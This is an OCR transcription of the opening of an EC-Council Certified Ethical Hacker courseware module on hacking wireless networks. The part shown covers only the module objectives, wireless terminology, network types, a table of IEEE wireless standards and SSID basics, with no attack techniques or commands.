C|EH™

Certified | Ethical Hacker

Module 16:
Hacking Wireless Networks

Module Objectives

- Overview of Wireless Concepts
- Overview of Wireless Encryption Algorithms
- Understanding Wireless Threats
- Understanding Wireless Hacking Methodology
- Overview of Different Wireless Hacking Tools
- Understanding Bluetooth Hacking Techniques
- Overview of Wireless Hacking Countermeasures and Security Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objectives

Wireless networks are cheaper and easier to maintain than wired networks. An attacker can easily compromise a wireless network without proper security measures or an appropriate network configuration. Because high-security mechanisms for wireless networks may be expensive, it is advisable to determine critical sources, risks, or vulnerabilities associated with the network and then check whether the current security mechanism can protect the wireless network against all possible attacks. If not, the security mechanisms must be upgraded.

This module describes the types of wireless networks, their security mechanisms, threats, and measures to combat the threats to keep the network secure. Various wireless encryption algorithms are analyzed with their strengths and weakness. The module also analyzes wireless-network attack techniques and discusses countermeasures to protect information systems.

At the end of this module, you will be able to do the following:

- Describe wireless concepts
- Explain different wireless encryption algorithms
- Describe wireless threats
- Describe wireless hacking methodology
- Use different wireless hacking tools
- Describe Bluetooth hacking techniques
- Apply wireless hacking countermeasures
- Use different wireless security tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Flow

1 Wireless Concepts

2 Wireless Encryption

3 Wireless Threats

4 Wireless Hacking Methodology

5 Wireless Hacking Tools

6 Bluetooth Hacking

7 Countermeasures

8 Wireless Security Tools

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Concepts

Network technology is heading toward a new era of technological evolution through wireless technologies. Wireless networking is revolutionizing the way people work and play. By removing physical connections or cables, individuals can use networks in new ways to make data portable, mobile, and accessible. A wireless network is an unbounded data communication system that uses radio-frequency technology to communicate with devices and obtain data. This network frees the user from complicated and multiple wired connections using electromagnetic (EM) waves to interconnect two individual points without establishing any physical connection. This section will describe basic wireless concepts.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Terminology

- **GSM**
  A universal system used for mobile transportation for wireless networks worldwide
- **Bandwidth**
  Describes the amount of information that may be broadcast over a connection
- **Access point (AP)**
  Used to connect wireless devices to a wireless/wired network
- **BSSID**
  The MAC address of an AP that has set up a Basic Service Set (BSS)
- **ISM band**
  A set of frequencies for the international industrial, scientific, and medical communities
- **Hotspot**
  A place where a wireless network is available for public use
- **Association**
  The process of connecting a wireless device to an AP
- **Service Set Identifier (SSID)**
  A unique identifier of 32 alphanumeric characters given to a wireless local area network (WLAN)
- **Orthogonal Frequency-division Multiplexing (OFDM)**
  Method of encoding digital data on multiple carrier frequencies
- **Multiple input, multiple output orthogonal frequency-division multiplexing (MIMO-OFDM)**
  An air interface for 4G and 5G broadband wireless communications
- **Direct-sequence Spread Spectrum (DSSS)**
  An original data signal multiplied with a pseudo-random noise spreading the code
- **Frequency-hopping Spread Spectrum (FHSS)**
  A method of transmitting radio signals by rapidly switching a carrier among many frequency channels

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Terminology

In a wireless network, data are transmitted through EM waves that carry signals over the communication path. Terms associated with wireless networks include the following:

- **Global System for Mobile Communications (GSM)**: It is a universal system used for mobile data transmission in wireless networks worldwide.
- **Bandwidth**: It describes the amount of information that may be broadcast over a connection. Usually, bandwidth refers to the data transfer rate and is measured in bits (amount of data) per second (bps).
- **Access point (AP)**: An AP is used to connect wireless devices to a wireless/wired network. It allows wireless communication devices to connect to a wireless network through wireless standards such as Bluetooth and Wi-Fi. It serves as a switch or hub between a wired LAN and wireless network.
- **Basic service set identifier (BSSID)**: It is the media access control (MAC) address of an access point (AP) or base station that has set up a basic service set (BSS). Generally, users are unaware of the BSS to which they belong. When a user moves a device, the BSS used by the device could change because of a variation in the range covered by the AP, but this change may not affect the connectivity of the wireless device.
- **Industrial, scientific, and medical (ISM) band**: This band is a set of frequencies used by the international industrial, scientific, and medical communities.
- **Hotspot**: These are places where wireless networks are available for public use. Hotspots refer to areas with Wi-Fi availability, where users can enable Wi-Fi on their devices and connect to the Internet.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Association**: It refers to the process of connecting a wireless device to an AP.
- **Service set identifier (SSID)**: An SSID is a 32-alphanumeric-character unique identifier given to a wireless local area network (WLAN) that acts as a wireless identifier of the network. The SSID permits connections to the desired network among available independent networks. Devices connecting to the same WLAN should use the same SSID to establish connections.
- **Orthogonal frequency-division multiplexing (OFDM)**: An OFDM is a method of digital modulation of data in which a signal, at a chosen frequency, is split into multiple carrier frequencies that are orthogonal (occurring at right angles) to each other. OFDM maps information on the changes in the carrier phase, frequency, amplitude, or a combination of these and shares bandwidth with other independent channels. It produces a transmission scheme that supports higher bit rates than parallel channel operation. It is also a method of encoding digital data on multiple carrier frequencies.
- **Multiple input, multiple output-orthogonal frequency-division multiplexing (MIMO-OFDM)**: MIMO-OFDM influences the spectral efficiency of 4G and 5G wireless communication services. Adopting the MIMO-OFDM technique reduces interference and increases the channel robustness.
- **Direct-sequence spread spectrum (DSSS)**: DSSS is a spread spectrum technique that multiplies the original data signal with a pseudo-random noise-spreading code. Also referred to as a data transmission scheme or modulation scheme, the technique protects signals against interference or jamming.
- **Frequency-hopping spread spectrum (FHSS)**: FHSS, also known as frequency-hopping code-division multiple access (FH-CDMA), is a method of transmitting radio signals by rapidly switching a carrier among many frequency channels. It decreases the efficiency of unauthorized interception or jamming of telecommunications. In FHSS, a transmitter hops between available frequencies using a specified algorithm in a pseudorandom sequence known to both the sender and receiver.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.


Wireless Networks

- Wireless network (Wi-Fi) refers to WLANs based on IEEE 802.11 standard, which allows the device to access the network from anywhere within an AP range
- Devices, such as a personal computer, video-game console, and smartphone, use Wi-Fi to connect to a network resource, such as the Internet, via a wireless network AP


Types of Wireless Networks




Extension to a Wired Network



Multiple Access Points



LAN-to-LAN Wireless Network



3G/4G Hotspot

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Networks

Wireless networks use radio-wave transmission, which usually occurs at the physical layer of the network structure. With the global wireless communication revolution, data networking and telecommunication are fundamentally changing. Wi-Fi refers to a WLAN based on the IEEE 802.11 standard, and it allows a device to access the network from anywhere within the range of an AP. Wi-Fi is a widely used technology in wireless communication across a radio channel. Wi-Fi utilizes numerous techniques such as DSSS, FHSS, infrared (IR), and OFDM to establish a connection between a transmitter and receiver. Devices such as personal computers, video-game consoles, and smartphones use Wi-Fi to connect to a network resource such as the Internet via a wireless network AP.

The following are some of the advantages and disadvantages of wireless networks:

- **Advantages**
  - Installation is fast and easy without the need for wiring through walls and ceilings
  - Easily provides connectivity in areas where it is difficult to lay cables
  - The network can be accessed from anywhere within the range of an AP
  - Public spaces such as airports, libraries, schools, and even coffee shops offer constant Internet connections through WLANs
- **Disadvantages**
  - Security may not meet expectations
  - The bandwidth suffers as the number of devices in the network increases
  - Wi-Fi upgrades may require new wireless cards and/or APs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Some electronic equipment can interfere with Wi-Fi networks

Types of Wireless Networks

The different types of wireless networks are described as follows.

- **Extension to a Wired Network**

  A user can extend a wired network by placing APs between a wired network and wireless devices. A wireless network can also be created using an AP.

  The types of APs include the following:

  - **Software APs (SAPs)**: SAPs can be connected to a wired network, and they run on a computer equipped with a wireless network interface card (NIC).
  - **Hardware APs (HAPs)**: HAPs support most wireless features.

  In this type of network, the AP acts as a switch, providing connectivity for computers that use a wireless NIC. The AP can connect wireless clients to a wired LAN, which allows wireless access to LAN resources such as file servers and Internet connections.




Figure 16.1: Extension to a wired network

- **Multiple Access Points**

  This type of network connects computers wirelessly using multiple APs. If a single AP cannot cover an area, multiple APs or extension points can be established.

  The wireless area of each AP must overlap its neighbor's area. This provides users the ability to move around seamlessly using a feature called roaming. Some manufacturers develop extension points that act as wireless relays, extending the range of a single AP. Multiple extension points can be strung together to provide wireless access to locations far from the central AP.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.2: Multiple access points

- **LAN-to-LAN Wireless Network**

  APs provide wireless connectivity to local computers, and local computers on different networks can be interconnected. All hardware APs have the capability to interconnect with other hardware APs. However, interconnecting LANs over wireless connections is a complex task.




Figure 16.3: LAN-to-LAN wireless network

- **3G/4G Hotspot**

  A 3G/4G hotspot is a type of wireless network that provides Wi-Fi access to Wi-Fi-enabled devices, including MP3 players, notebooks, tablets, cameras, PDAs, netbooks, and more.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 16.4: 3G/4G hotspot

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Standards

Amendments	Frequency(GHz)	Modulation	Speed(Mbps)	Range(Meters)
802.11 (Wi-Fi)	2.4	DSSS, FHSS	1, 2	20 – 100
802.11a	5	OFDM	6, 9, 12, 18, 24, 36, 48, 54	35 – 100
	3.7			5000
802.11b	2.4	DSSS	1, 2, 5.5, 11	35 – 140
802.11d	It is an enhancement to 802.11a and 802.11b that enables global portability by allowing variations in frequencies, power levels, and bandwidth			
802.11e	It provides guidance for prioritization of data, voice, and video transmissions enabling QoS			
802.11g	2.4	OFDM	6, 9, 12, 18, 24, 36, 48, 54	38 – 140
802.11i	A standard for wireless local area networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards; defines WPA2-Enterprise/WPA2-Personal for Wi-Fi			
802.11n	2.4, 5	MIMO-OFDM	54 – 600	70 – 250
802.15.1 (Bluetooth)	2.4	GFSK, π/4-DPSK, 8DPSK	25 – 50	10 – 240
802.15.4 (ZigBee)	0.868, 0.915, 2.4	O-QPSK, GFSK, BPSK	0.02, 0.04, 0.25	1 – 100
802.16 (WiMAX)	2 – 11	SOFDMA	34 – 1000	1609.34 - 9656.06 (1-6 miles)

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Standards

IEEE Standard 802.11 has evolved from a standard for a basic wireless extension to wired LAN to a mature protocol that supports enterprise authentication, strong encryption, and quality of service. When introduced in 1997, the WLAN standard specified operation at 1 and 2 Mbps in the infrared range as well as in the license-exempt 2.4-GHz industrial, scientific, and medical (ISM) frequency band. In the early days, an 802.11 network had a few PCs with wireless capability connected to an Ethernet (IEEE 802.3) LAN through a single network AP. Now, 802.11 networks operate at substantially higher speeds and in additional bands. New issues have arisen, such as security, roaming among multiple APs, and quality of service. Amendments to the standard are indicated by letters of the alphabet derived from the 802.11 task groups that created them, as shown in the below table.

Amendments	Frequency(GHz)	Modulation	Speed (Mbps)	Range (Meters)
802.11 (Wi-Fi)	2.4	DSSS, FHSS	1, 2	20 – 100
802.11a	5	OFDM	6, 9, 12, 18, 24, 36, 48, 54	35 – 100
	3.7			5000
802.11b	2.4	DSSS	1, 2, 5.5, 11	35 – 140
802.11d	It is an enhancement to 802.11a and 802.11b that enables global portability by allowing variations in frequencies, power levels, and bandwidth			

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

802.11e	It provides guidance for prioritization of data, voice, and video transmissions enabling QoS			
802.11g	2.4	OFDM	6, 9, 12, 18, 24, 36, 48, 54	38 – 140
802.11i	A standard for wireless local area networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards; defines WPA2-Enterprise/WPA2-Personal for Wi-Fi			
802.11n	2.4, 5	MIMO-OFDM	54 – 600	70 – 250
802.15.1 (Bluetooth)	2.4	GFSK, π/4-DPSK, 8DPSK	25 – 50	10 – 240
802.15.4 (ZigBee)	0.868, 0.915, 2.4	O-QPSK, GFSK, BPSK	0.02, 0.04, 0.25	1 – 100
802.16 (WiMAX)	2 – 11	SOFDMA	34 – 1000	1609.34 - 9656.06 (1-6 miles)

Table 16.1: Wireless standards

- **802.11**: The 802.11 (Wi-Fi) standard applies to WLANs and uses FHSS or DSSS as the frequency-hopping spectrum. It allows an electronic device to establish a wireless connection in any network.
- **802.11a**: It is the first amendment to the original 802.11 standard. The 802.11 standard operates in the 5 GHz frequency band and supports bandwidths up to 54 Mbps using orthogonal frequency-division multiplexing (OFDM). It has a high maximum speed but is relatively more sensitive to walls and other obstacles.
- **802.11b**: IEEE extended the 802.11 standard by creating the 802.11b specifications in 1999. This standard operates in the 2.4 GHz ISM band and supports bandwidths up to 11 Mbps using direct-sequence spread spectrum (DSSS) modulation.
- **802.11d**: The 802.11d standard is an enhanced version of 802.11a and 802.11b that supports regulatory domains. The specifications of this standard can be set in the media access control (MAC) layer.
- **IEEE 802.11e**: It is used for real-time applications such as voice, VoIP, and video. To ensure that these time-sensitive applications have the network resources they need, 802.11e defines mechanisms to ensure quality of service (QoS) to Layer 2 of the reference model, which is the MAC layer.
- **802.11g**: It is an extension of 802.11 and supports a maximum bandwidth of 54 Mbps using OFDM technology. It uses the same 2.4 GHz band as 802.11b. The IEEE 802.11g standard defines high-speed extensions to 802.11b and is compatible with the 802.11b standard, which means 802.11b devices can work directly with an 802.11g AP.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **802.11i**: The IEEE 802.11i standard improves WLAN security by implementing new encryption protocols such as the Temporal Key Integrity Protocol (TKIP) and Advanced Encryption Standard (AES).
- **802.11n**: The IEEE 802.11n is a revision that enhances the 802.11g standard with multiple-input multiple-output (MIMO) antennas. It works in both the 2.4 GHz and 5 GHz bands. Furthermore, it is an IEEE industry standard for Wi-Fi wireless local network transportation. Digital Audio Broadcasting (DAB) and WLAN use OFDM.
- **802.11ah:** Also called Wi-Fi HaLow, uses 900 MHz bands for extended-range Wi-Fi networks and supports Internet of Things (IoT) communication with higher data rates and wider coverage range than the previous standards.
- **802.11ac**: It provides a high-throughput network at a frequency of 5 GHz. It is faster and more reliable than the 802.11n standard. Moreover, it involves Gigabit networking, which provides an instantaneous data-transfer experience.
- **802.11ad**: The 802.11ad standard includes a new physical layer for 802.11 networks and works on the 60 GHz spectrum. The data propagation speed in this standard is much higher from those of standards operating on the 2.4 GHz and 5 GHz bands, such as 802.11n.
- **802.12**: Media utilization is dominated by this standard because it works on the demand priority protocol. The Ethernet speed with this standard is 100 Mbps. Furthermore, it is compatible with the 802.3 and 802.5 standards. Users currently on those standards can directly upgrade to the 802.12 standard.
- **802.15**: It defines the standards for a wireless personal area network (WPAN) and describes the specifications for wireless connectivity with fixed or portable devices.
- **802.15.1 (Bluetooth)**: Bluetooth is mainly used for exchanging data over short distances on fixed or mobile devices. This standard works on the 2.4 GHz band.
- **802.15.4 (ZigBee)**: The 802.15.4 standard has a low data rate and complexity. The specification used in this standard is ZigBee, transmits long-distance data through a mesh network. The specification handles applications with a low data rate of 250 Kbps, but its use increases battery life.
- **802.15.5**: This standard deploys itself on a full-mesh or half-mesh topology. It includes network initialization, addressing, and unicasting.
- **802.16**: The IEEE 802.16 standard is a wireless communications standard designed to provide multiple physical layer (PHY) and MAC options. It is also known as WiMax. This standard is a specification for fixed broadband wireless metropolitan access networks (MANs) that use a point-to-multipoint architecture.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Service Set Identifier (SSID)

- SSID is a human-readable text string with a maximum length of 32 bytes
- SSID is a token to identify an 802.11 (Wi-Fi) network; by default, it is the part of the frame header sent over a WLAN
- It acts as a single shared identifier between the APs and clients
- Security concerns arise when the default values are not changed as these units can be compromised
- If the SSID of the network is changed, reconfiguration of the SSID on every host is required as every user of the network configures the SSID into their system
- A non-secure access mode allows clients to connect to the AP using the configured SSID, a blank SSID, or an SSID configured as "any"
- The SSID remains secret only on the closed networks with no activity that is inconvenient to the legitimate users

